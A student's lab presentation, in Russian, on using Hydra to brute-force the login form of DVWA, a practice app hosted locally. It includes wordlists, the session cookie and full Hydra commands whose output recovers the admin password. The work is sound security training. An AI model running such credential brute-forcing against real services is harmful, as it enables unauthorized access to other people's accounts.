

Презентация по этапу №3

Использование Hydra

Галацан Николай

Российский университет дружбы народов, Москва, Россия

- Галацан Николай
- 1032225763
- уч. группа: НПИбд-01-22
- Факультет физико-математических и естественных наук
- Российский университет дружбы народов

Научиться использовать инструмент Hydra для подбора имени пользователя и пароля.





Рис. 1: Уровень безопасности Low



```
ngalacan@ngalacan: ~  
File Actions Edit View Help  
GNU nano 7.2 passwords.txt *  
12345678  
123456  
123123  
qwerty  
qwertyuiop  
guest  
user  
account  
password  
7654321  
abcde123  
login  
passwd  
pass  
protected
```

Рис. 2: Создание списка паролей

```
<form action="#" method="GET">
  Username:<br />
  <input type="text" name="username"><br />
  Password:<br />
  <input type="password" AUTOCOMPLETE="off" name="password"><br />
  <br />
  <input type="submit" value="Login" name="Login">

</form>
```

Рис. 3: Форма входа

Выполнение лабораторной работы

Vulnerability: Brute Force

Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs

Vulnerability: Brute Force

Login

Username:

Password:

Login

Username and/or password incorrect.

More Information

- https://owasp.org/www-community/attacks/Brute_force_attack
- <http://www.symantec.com/connect/articles/password-crackers-ensuring-security-your-password>

Name	Value	Domain	Path	Expires / Max-Age	Data
PHPSESS...	3r5rqa8jhh2r9...	127.0.0.1	/	Sat, 23 Mar 2024 0...	PHPSESSID:"3r5rqa8jhh2r9cjsqmvobj2bq8"
security	low	127.0.0.1	/	Session	

Рис. 4: Просмотр данных cookie и PHPSESSID

Выполнение лабораторной работы

```
(ngalacan@ngalacan)-[~]
$ hydra -l admin -P ~/passwords.txt 127.0.0.1 http-get-form "/DVWA/vulnerabilities/brute/index.php:username=^USER^&password=^PASS^&Login=Login:H=Cookie\:PHPSESSID=3r5rqa8jhh2r9cjsqmvojb2bq8;security=low:F=Username and/or password incorrect"

Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in
military or secret service organizations, or for illegal purposes (this is n
on-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-03-22 12:
38:45
[INFORMATION] escape sequence \: detected in module option, no parameter veri
fication is performed.
[DATA] max 15 tasks per 1 server, overall 15 tasks, 15 login tries (l:1/p:15)
, ~1 try per task
[DATA] attacking http-get-form://127.0.0.1:80/DVWA/vulnerabilities/brute/inde
x.php:username=^USER^&password=^PASS^&Login=Login:H=Cookie\:PHPSESSID=3r5rqa8
jhh2r9cjsqmvojb2bq8;security=low:F=Username and/or password incorrect
[80][http-get-form] host: 127.0.0.1 login: admin password: password
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-03-22 12:
38:46

(ngalacan@ngalacan)-[~]
$
```

Рис. 5: Результат подбора пароля для admin





Рис. 6: Успешный вход



The image shows a terminal window with a dark background. The title bar at the top reads "ngalacan@ngalacan: ~". Below the title bar is a menu bar with the options "File", "Actions", "Edit", "View", and "Help". The main area of the terminal displays the output of the "cat" command for the file "users.txt". The text shown is:

```
GNU nano 7.2      users.txt *  
admin  
account  
guest  
login  
Admin  
user
```

The cursor is positioned at the end of the word "user" on the last line.

Рис. 7: Список пользователей

Выполнение лабораторной работы

```
(ngalacan@ngalacan)-[~]
$ hydra -L ~/users.txt -P ~/passwords.txt 127.0.0.1 http-get-form "/DVWA/vulnerabilities/brute/index.php:username=^USER^&password=^PASS^&Login=Login:H=Cookie\:PHPSESSID=3r5rqa8jhh2r9cjsqmvojb2bq8;security=low:F=Username and/or password incorrect"

Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in
military or secret service organizations, or for illegal purposes (this is n
on-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-03-22 12:
43:15
[INFORMATION] escape sequence \: detected in module option, no parameter veri
fication is performed.
[DATA] max 16 tasks per 1 server, overall 16 tasks, 90 login tries (l:6/p:15)
, ~6 tries per task
[DATA] attacking http-get-form://127.0.0.1:80/DVWA/vulnerabilities/brute/inde
x.php:username=^USER^&password=^PASS^&Login=Login:H=Cookie\:PHPSESSID=3r5rqa8
jhh2r9cjsqmvojb2bq8;security=low:F=Username and/or password incorrect
[80][http-get-form] host: 127.0.0.1 login: admin password: password
[80][http-get-form] host: 127.0.0.1 login: Admin password: password
1 of 1 target successfully completed, 2 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-03-22 12:
43:17

(ngalacan@ngalacan)-[~]
$
```

Рис. 8: Результат подбора пароля для списка пользователей

Приобретены навыки использования hydra для подбора имени пользователя и пароля.
Изучена уязвимость Brute Force в DVWA.